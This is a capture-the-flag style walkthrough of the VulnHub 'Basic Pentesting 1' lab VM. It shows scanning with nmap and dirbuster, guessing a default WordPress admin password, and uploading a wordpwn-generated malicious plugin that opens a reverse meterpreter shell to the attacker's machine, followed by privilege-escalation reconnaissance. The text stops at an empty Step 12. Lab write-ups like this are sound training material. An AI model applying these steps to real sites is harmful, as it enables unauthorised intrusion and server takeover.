Basic Pentesting 1 (vulnhub.com)

January 28, 2019 Author name: Timal Peramune


Objective: Gaining root privileges

The objective of this pentest is to attack the VM remotely to gain root (admin) privileges. It contains multiple remote vulnerability and privilege escalation vectors. To download the VM image, visit https://www.vulnhub.com/entry/basic-pentesting-1,216/

My approach:

Step 1:


I used Parrot OS to perform my pentesting on the boot2root VM. I first ran “netdiscover” to figure out all the devices in my LAN.



We’ve discovered the machine to be “192.168.0.32”.

Step 2:

Now I can perform a nmap scan to figure out the open ports/ services running on this device. The command to runa TCP SYN scan is “nmap -sS 192.168.0.32”.




This performs a “Half open (syn) scan”. A TCP SYN scan is a scan which uses just the first part of the TCP handshake (SYN packet) to get a (SYN, ACK) packet. Once you received the SYN, ACK packet, it does *not* send the third part of the handshake (ACK packet) back.

From the image above, we can see 3 services being run, so I decided to check the webserver on port 80.

Step 3:

Once we visit the site “192.168.0.32”, we get this page below.




Now would be a good time to check whether the there is a ”robots.txt” file, but I didn’t find one.


Step 4:

Now I used a tool called “dirbuster” which looks for hidden directories and files within the webserver. To run the tool, simply type ‘dirbuster’ on the terminal. Dirbuster uses a word list to search for hidden directories. The search is only as good as the wordlist provided, and there are several wordlists that come with the tool. The path to these wordlists is “/usr/share/dirbuster/wordlists/”

I selected the ‘directory-list-2.3-small.txt’ file, and then clicked “start”



After a few seconds of running it, I clicked “stop”. I saw some interesting directories with the “200” response.




The /secret folder looks interesting, so I navigated to that URL.

Step 5:

After navigating to http://192.168.0.32/secret/ , it might not load everything on the website. This is because some of the links/images are using the domain “vtcsec”, so I needed to edit the hosts file to point that domain to the .32 IP address. The host file for linux is in /etc/hosts, and all I needed to do was add a new entry such as “192.168.0.32 vtcsec”. Once I reopened my browser and navigated to that /secret URL, all the links the website was trying to navigate to loaded perfectly. On the bottom right of the “My secret blog” site, is a small login button. After clicking it, it takes you to a WordPress login page.

Step 6:


When trying arbitrary passwords for the username “admin”, it seems like Wordpress likes to tell the user that the username does exist, but the password is wrong, confirming to the attacker that such user does in fact exist.



After a several common password attempts, the password “admin” along with the username “admin” gave me access to the account.

Step 6:

I can then navigate to the “Plugins” section to check out what kind of plugins are available, and to see if we can upload our own plugins.



Step 6:

I clicked “Add New” to add a new plugin. But before that, I found a github repo that allowed me to automatically generate a malicious WordPress plugin, which would give me a reverse shell once uploaded.

This is the link to the malicious WordPress plugin https://github.com/wetw0rk/malicious-wordpress-plugin .

Step 7:

Once you clone the repo, you can run the wordpwn.py file which would start a reverse TCP handler on your local machine. My IP address was 192.168.0.33, and I arbitrarily chose the


port 4444. You can select whichever port you wish, as long as there aren't any other services running on that port.

To run the python script, simply enter:

python wordpwn.py 192.168.0.33 4444 Y

(The Y parameter is necessary according to the usage instructions in the README.md file)

This script starts a reverse TCP handler and generates a zip file in the same directory.




I had to open a different terminal to view the directory, since the original terminal is being used for the TCP handler.

Step 8:

I can now upload the "demo2.zip" file as a plugin on the WordPress account. Make sure to click "Activate Plugin" once you upload the zip file.


Under the “Plugins” section, there’s an “Editor”, navigate there to find the “wetw0rk_maybe.php” file. This is the php file that has our payload that will run on the server side.



The path ‘demo2/wetw0rk_maybe.php’ is shown on the top, so I can navigate to the link http://192.168.0.32/secret/wp-content/plugins/demo2/wetw0rk_maybe.php . I found this link by seeing the /plugins directory listed in my dirbuster output.

Step 9:

After navigating to that path, I got a reverse meterpreter shell.




Now that I have access to the server, I found a script online that searches for basic unix privilege escalation vectors on a unix system.

The link to the script can be downloaded from here:
http://pentestmonkey.net/tools/audit/unix-privesc-check


Step 10:

You can upload the script to the server as shown below.



Step 11:

To drop down into a bash shell, I typed “shell” on the meterpreter command line. Since the provided shell isn’t quite intuitive, I ran the python -c “import pty; pty.spawn(‘/bin/bash’)” command to give me a better looking bash shell.




Step 12:

